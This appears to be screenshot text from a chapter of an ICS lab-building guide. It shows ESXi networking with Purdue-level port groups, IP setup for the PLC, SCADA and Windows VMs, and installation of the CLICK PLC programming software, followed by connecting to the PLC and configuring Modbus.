- Virtual Machines 4
 - Windows 7 Professional
 - Monitor
 - Kali 2020
 - SCADA
 - PLC
 - More VMs...
- Storage 2
 - VM-Storage
 - Monitor
 - More storage...
- Networking 1

localhost.lan - Networking

Port groups | **Virtual switches** | Physical NICs | VMkernel NICs | TCP/IP stacks | Firewall rules

[Add standard virtual switch](#) |
 [Add uplink](#) |
 [Edit settings](#) |
 [Refresh](#) |
 [Actions](#)
Search

Name	Port groups	Uplinks	Type
vSwitch0	2	2	Standard vSwitch

1 items

Add standard virtual switch - vSwitch1

Add uplink

vSwitch Name	<input type="text" value="vSwitch1"/>
MTU	<input type="text" value="1500"/>
▼ Link discovery	
Mode	<input type="text" value="Both"/>
Protocol	<input type="text" value="Cisco discovery protocol (CDP)"/>
▼ Security	
Promiscuous mode	<input type="radio"/> Accept <input checked="" type="radio"/> Reject
MAC address changes	<input type="radio"/> Accept <input checked="" type="radio"/> Reject
Forged transmits	<input type="radio"/> Accept <input checked="" type="radio"/> Reject

Add

Cancel

Add port group - Level 1: Process

Name	<input type="text" value="Level 1: Process"/>
VLAN ID	<input type="text" value="0"/>
Virtual switch	<input type="text" value="vSwitch1"/>
▼ Security	
Promiscuous mode	<input type="radio"/> Accept <input type="radio"/> Reject <input checked="" type="radio"/> Inherit from vSwitch
MAC address changes	<input type="radio"/> Accept <input type="radio"/> Reject <input checked="" type="radio"/> Inherit from vSwitch
Forged transmits	<input type="radio"/> Accept <input type="radio"/> Reject <input checked="" type="radio"/> Inherit from vSwitch

Port groups | Virtual switches | Physical NICs | VMkernel NICs | TCP/IP stacks | Firewall rules

[Add port group](#) | [Edit settings](#) | [Refresh](#) | [Actions](#) Search

Name	Active ports	VLAN ID	Type	vSwitch	VMs
VM Network	3	0	Standard port group	vSwitch0	4
Management Network	1	0	Standard port group	vSwitch0	N/A
Level 5: Enterprise	0	0	Standard port group	vSwitch1	N/A
Level 4: Business Systems	0	0	Standard port group	vSwitch1	N/A
Level 3: Operations	0	0	Standard port group	vSwitch1	0
Level 2: Local Control	0	0	Standard port group	vSwitch1	0
Level 1: Process	0	0	Standard port group	vSwitch1	0

7 items

Edit settings - PLC (ESXi 6.7 virtual machine)

Virtual Hardware

VM Options

Add hard disk Add network adapter Add other device

CPU	1	
Memory	1024	MB
Hard disk 1	40	GB
SCSI Controller 0	LSI Logic Parallel	
SATA Controller 0		
USB controller 1		
Network Adapter 1	<input checked="" type="checkbox"/> VM Network	<input checked="" type="checkbox"/> Connect
Video Card	Default settings	

- Level 1: Process
- Level 2: Local Control
- Level 3: Operations
- Level 4: Business Systems
- Level 5: Enterprise
- VM Network

Save

Cancel

PLC

Activities Terminal Jan 20 03:40


```
Setting up cheese (3.34.0-1ubuntu1) ...
Setting up libedata-cal-2.0-1:amd64 (3.36.4-0
Setting up gnome-control-center (1:3.36.4-0ub
Setting up ubuntu-desktop-minimal (1.450.2) .
Setting up libedata-book-1.2-26:amd64 (3.36.4
Setting up libebook-1.2-20:amd64 (3.36.4-0ubu
Setting up ubuntu-desktop (1.450.2) ...
Setting up evolution-data-server (3.36.4-0ubu
Processing triggers for initramfs-tools (0.13
update-initramfs: Generating /boot/initrd.img
Processing triggers for libc-bin (2.31-0ubunt
plc@plc-virtual-machine:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc
lt qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:07:5a:7c brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.86.34/24 brd 192.168.86.255 scope global dynamic noprefixroute
ens160
        valid_lft 57623sec preferred_lft 57623sec
    inet6 fe80::20e4:8f75:4018:32c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
plc@plc-virtual-machine:~$
```

Wired Connected

- Turn Off
- Wired Settings
- Settings
- Lock
- Power Off / Log Out

Wired +

Connecting - 10000 Mb/s



```

scada@scada-virtual-machine:~/Downloads$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defau
lt qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group d
efault qlen 1000
    link/ether 00:0c:29:e0:fb:54 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.2.10/16 brd 192.168.255.255 scope global noprefixroute ens160
        valid_lft forever preferred_lft forever
    inet6 fe80::f03e:217:b515:65ac/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

Cancel
Wired
Apply

Details
IPv4
IPv6
Security

IPv4 Method

Automatic (DHCP)

Manual

Shared to other computers

Link-Local Only

Disable

Addresses

Address	Netmask	Gateway	
192.168.1.10	255.255.0.0	192.168.1.1	

DNS Automatic

Separate IP addresses with commas

Internet Protocol Version 4 (TCP/IPv4) Properties



General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

Obtain an IP address automatically

Use the following IP address:

IP address: 192 . 168 . 3 . 10

Subnet mask: 255 . 255 . 0 . 0

Default gateway: 192 . 168 . 3 . 1

Obtain DNS server address automatically

Use the following DNS server addresses:

Preferred DNS server: . . .

Alternate DNS server: . . .

Validate settings upon exit

Advanced...

OK

Cancel

```
plc@plc-virtual-machine:~$ ping 192.168.2.10
PING 192.168.2.10 (192.168.2.10) 56(84) bytes of data.
64 bytes from 192.168.2.10: icmp_seq=1 ttl=64 time=0.148 ms
64 bytes from 192.168.2.10: icmp_seq=2 ttl=64 time=0.160 ms
64 bytes from 192.168.2.10: icmp_seq=3 ttl=64 time=0.273 ms
^C
--- 192.168.2.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2032ms
rtt min/avg/max/mdev = 0.148/0.193/0.273/0.056 ms
plc@plc-virtual-machine:~$ ping 192.168.3.10
PING 192.168.3.10 (192.168.3.10) 56(84) bytes of data.
64 bytes from 192.168.3.10: icmp_seq=1 ttl=128 time=0.173 ms
64 bytes from 192.168.3.10: icmp_seq=2 ttl=128 time=0.370 ms
^C
--- 192.168.3.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1015ms
rtt min/avg/max/mdev = 0.173/0.271/0.370/0.098 ms
```

Chapter 2: Route the Hardware



CLICK PROGRAMMING SOFTWARE : CURRENT VERSION 2.60

DOWNLOAD 

DETAILS

VERSION:

2.60

DATE RELEASED:

Feb 12, 2020

DOWNLOAD SIZE:

94 MB

DOWNLOAD FILE NAME:

clicksoftware_v260.zip

FIRMWARE:

The Firmware is packaged with CLICK Software version 2.60 and cannot be downloaded separately.

LICENSE AGREEMENT:

[View End User License Agreement](#)

RELEASE NOTES:

[Click to download release notes](#)

SYSTEM REQUIREMENTS

Notification Updates

Supplying your email address here allows us to notify you of important software updates and found issues. This notification list is never used for marketing or any other tracking purposes.



Email Address

Subscribe to receive notifications about software updates.

DOWNLOAD 


```
paulsmith@hal-1 click % python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
"GET / HTTP/1.1" 200 -
"GET /clicksoftware_v260.zip HTTP/1.1" 200 -
```



User Account Control

Do you want to allow the following program to make changes to this computer?


 Program name: Install.exe
Verified publisher: **KOYO ELECTRONICS INDUSTRIES CO., LTD.**
File origin: Downloaded from the Internet

Show details Yes No

[Change when these notifications appear](#)



CLICK Programming Software


CLICK Programming Software



©Copyright, 2008-2020. All rights reserved

Install Software Install Guide Close



License Agreement

Please read the following license agreement carefully.



IMPORTANT- READ CAREFULLY END USER LICENSE AGREEMENT

for CLICK Programming software

IMPORTANT

BEFORE USING THIS SOFTWARE YOU SHOULD CAREFULLY READ THIS AGREEMENT

The enclosed **CLICK Programming** computer software programs (the "**Software**") are the property of **Automationdirect.com, inc.** or its suppliers. Before installing, copying, downloading, accessing or otherwise using this package, carefully read this **Agreement**. If you do not accept the terms and conditions of this **Agreement**, you should return the enclosed **Software** and any accompanying items (including

- I accept the terms of the license agreement
- I do not accept the terms of the license agreement

Print

InstallShield

< Back

Next >

Cancel

Customer Information

Please enter your information.



Please enter your name and the name of the company for which you work.

User Name:

Paul Smith

Company Name:

ICS Lab

InstallShield

< Back

Next >

Cancel

Choose Destination Location

Select folder where setup will install files.



Install CLICK Programming Software Version 2.60 to:
C:\Program Files (x86)\AutomationDirect\CLICK Ver2.60

Change...

InstallShield

< Back

Next >

Cancel

Ready to Install the Program

The wizard is ready to begin installation.



Click Install to begin the installation.

If you want to review or change any of your installation settings, click Back. Click Cancel to exit the wizard.

InstallShield

< Back

Install

Cancel

Setup Type

Select the setup type that best suits your needs.



Select from the options below.


Create a Desktop Icon

InstallShield

< Back

Next >

Cancel




Startup



Select an Operation



Start a new project



Open an existing project





Connect to PLC

Close


Help


C0-01AC

OUTPUT
24V \equiv 1.3A



INPUT
100-240V~
37VA 50-60Hz





C0-10ARE-D

CLICK
Koyo

PWR
RUN
ERR

RUN
STOP

PORT1
LNK/ACT
ETHER
NET
100MBIT


PORT2
TX2
RX2
RS-232

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24

Windows Security Alert

Windows Firewall has blocked some features of this program

Windows Firewall has blocked some features of CLICK Programming Software on all public and private networks.



 Name: CLICK Programming Software
 Publisher: Unknown
 Path: C:\program files (x86)\automationdirect\click ver2.60\click.exe

Allow CLICK Programming Software to communicate on these networks:

Private networks, such as my home or work network

Public networks, such as those in airports and coffee shops (not recommended because these networks often have little or no security)

[What are the risks of allowing a program through a firewall?](#)

This Computer Switch/Hub CLICK PLC

Ethernet or Ethernet
 Direct connection

Port Type:

Network Adapter:

Port Setting

IP Address: 192.168.86.30
 Subnet Mask: 255.255.255.0
 Default Gateway: 192.168.86.1

Location of the target CLICK PLC

In the same LAN (Scan all CLICK PLCs in the LAN automatically.)
 Outside this LAN (You need to allocate IP address and port number manually.)

PLC Name	IP Address	Subnet Mask	Part Number	Firmware	Mode	Status	Mac Address
	192.168.0.10	255.255.0.0	CO-10ARE-D	Ver2.60	RUN	GOOD	00:D0:7C:12:19:FD



Windows Firewall has blocked some features of this program

Windows Firewall has blocked some features of Communication Server on all public and private networks.




Name: Communication Server
Publisher: Koyo Electronics Industries Co., Ltd.
Path: C:\program files (x86)\automationdirect\click common\ver2.60\kecommserver.exe

Allow Communication Server to communicate on these networks:

- Private networks, such as my home or work network
- Public networks, such as those in airports and coffee shops (not recommended because these networks often have little or no security)

[What are the risks of allowing a program through a firewall?](#)

 Allow access

Cancel

Subnet Matching Error



PTC-012

The PC and the target CLICK PLC must be in the same subnet to connect the CLICK Programming Software to the target CLICK PLC.

PC

IP Address: 192.168.86.30
AND
SubnetMask: 255.255.255.0
||
Subnet: 192.168.86.0

CLICK PLC

IP Address: 192.168.0.10
AND
SubnetMask: 255.255.0.0
||
Subnet: 192.168.0.0

Not matching

↑ ↑
Please adjust the subnet setup of the PC or the target CLICK PLC to match them.

OK

Internet Protocol Version 4 (TCP/IPv4) Properties



General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

Obtain an IP address automatically

Use the following IP address:

IP address:

192 . 168 . 0 . 20

Subnet mask:

255 . 255 . 255 . 0

Default gateway:

. . .

Obtain DNS server address automatically

Use the following DNS server addresses:

Preferred DNS server:

. . .

Alternate DNS server:


. . .

Validate settings upon exit

Advanced...

OK

Cancel



Connect



There are differences between the project in the PLC and the project currently opened in the software.

Do you want to read the project from the PLC?


- Read the project from the PLC.
(You will have a chance to save the project currently opened in the software after this.)
- Don't read the project from the PLC.
(This software will be connected to the PLC, but the project currently opened in the software will remain.)

OK


Cancel


Help


Setup Program Instruction PLC Mo


 System Configuration...


 **Com Port Setup...**


 EtherNet/IP Setup...


 Scan Time...


 Watch Dog Timer...


 Password Setup... Ctrl+Shift+P


 Battery Backup Setup...

 Software Interrupt Setup...

 CPU Built-in I/O Setup...

 PID Setup...

 High Speed Interface...


 Software Setup...

COM Port Setup



There are only 2 ports on C0-10ARE-D

CPU Module



Port 1:

This port is used for general purpose communication that uses Ethernet.
This port can be a network master or slave.

[Learn More...](#)

[Setup...](#)

Port 2:

This port is used for general purpose communication that uses RS-232.
This port can be a network master or slave.

[Learn More...](#)

[Setup...](#)

Port 3:

This port is used for general purpose communication that uses RS-485.
This port can be a network master or slave.

[Learn More...](#)

[Setup...](#)

[OK](#)

[Cancel](#)

[Help](#)

Com Port Setup Details



Port: Port1 Protocol: Modbus

Network Address Configuration

- Use default fixed address
- Set manually

IP Address:	192 . 168 . 0 . 10
Subnet Mask:	255 . 255 . 0 . 0
Default Gateway:	0 . 0 . 0 . 0

Configuration as Client (Master)

Timeout(0-30000ms):	1000	ms
Retries(0-10):	2	
Server Inactivity Timeout(0-3600sec):	60	sec

Configuration as Server (Slave)

TCP Port Number(0-65535):	502	
Maximum Concurrent Sessions:	3	
Client Inactivity Timeout(0-3600sec):	60	sec

Wiring Details

Port1 Ethernet (Non isolation)

8 pin female modular (RJ45)



Note:
This port works with both patch (straight) and cross cables.

OK

Cancel

Help

Com Port Setup Details



Port: Port1 Protocol: Modbus

Network Address Configuration

- Use default fixed address
- Set manually

IP Address:	0 . 0 . 0 . 0
Subnet Mask:	0 . 0 . 0 . 0
Default Gateway:	0 . 0 . 0 . 0

Configuration as Client (Master)

Timeout(0-30000ms): 1000 ms

Retries(0-10): 2

Server Inactivity Timeout(0-3600sec): 60 sec

Configuration as Server (Slave)

TCP Port Number(0-65535): 502

Maximum Concurrent Sessions: 3

Client Inactivity Timeout(0-3600sec): 60 sec

Wiring Details

Port1 Ethernet (Non isolation)

8 pin female modular (RJ45)


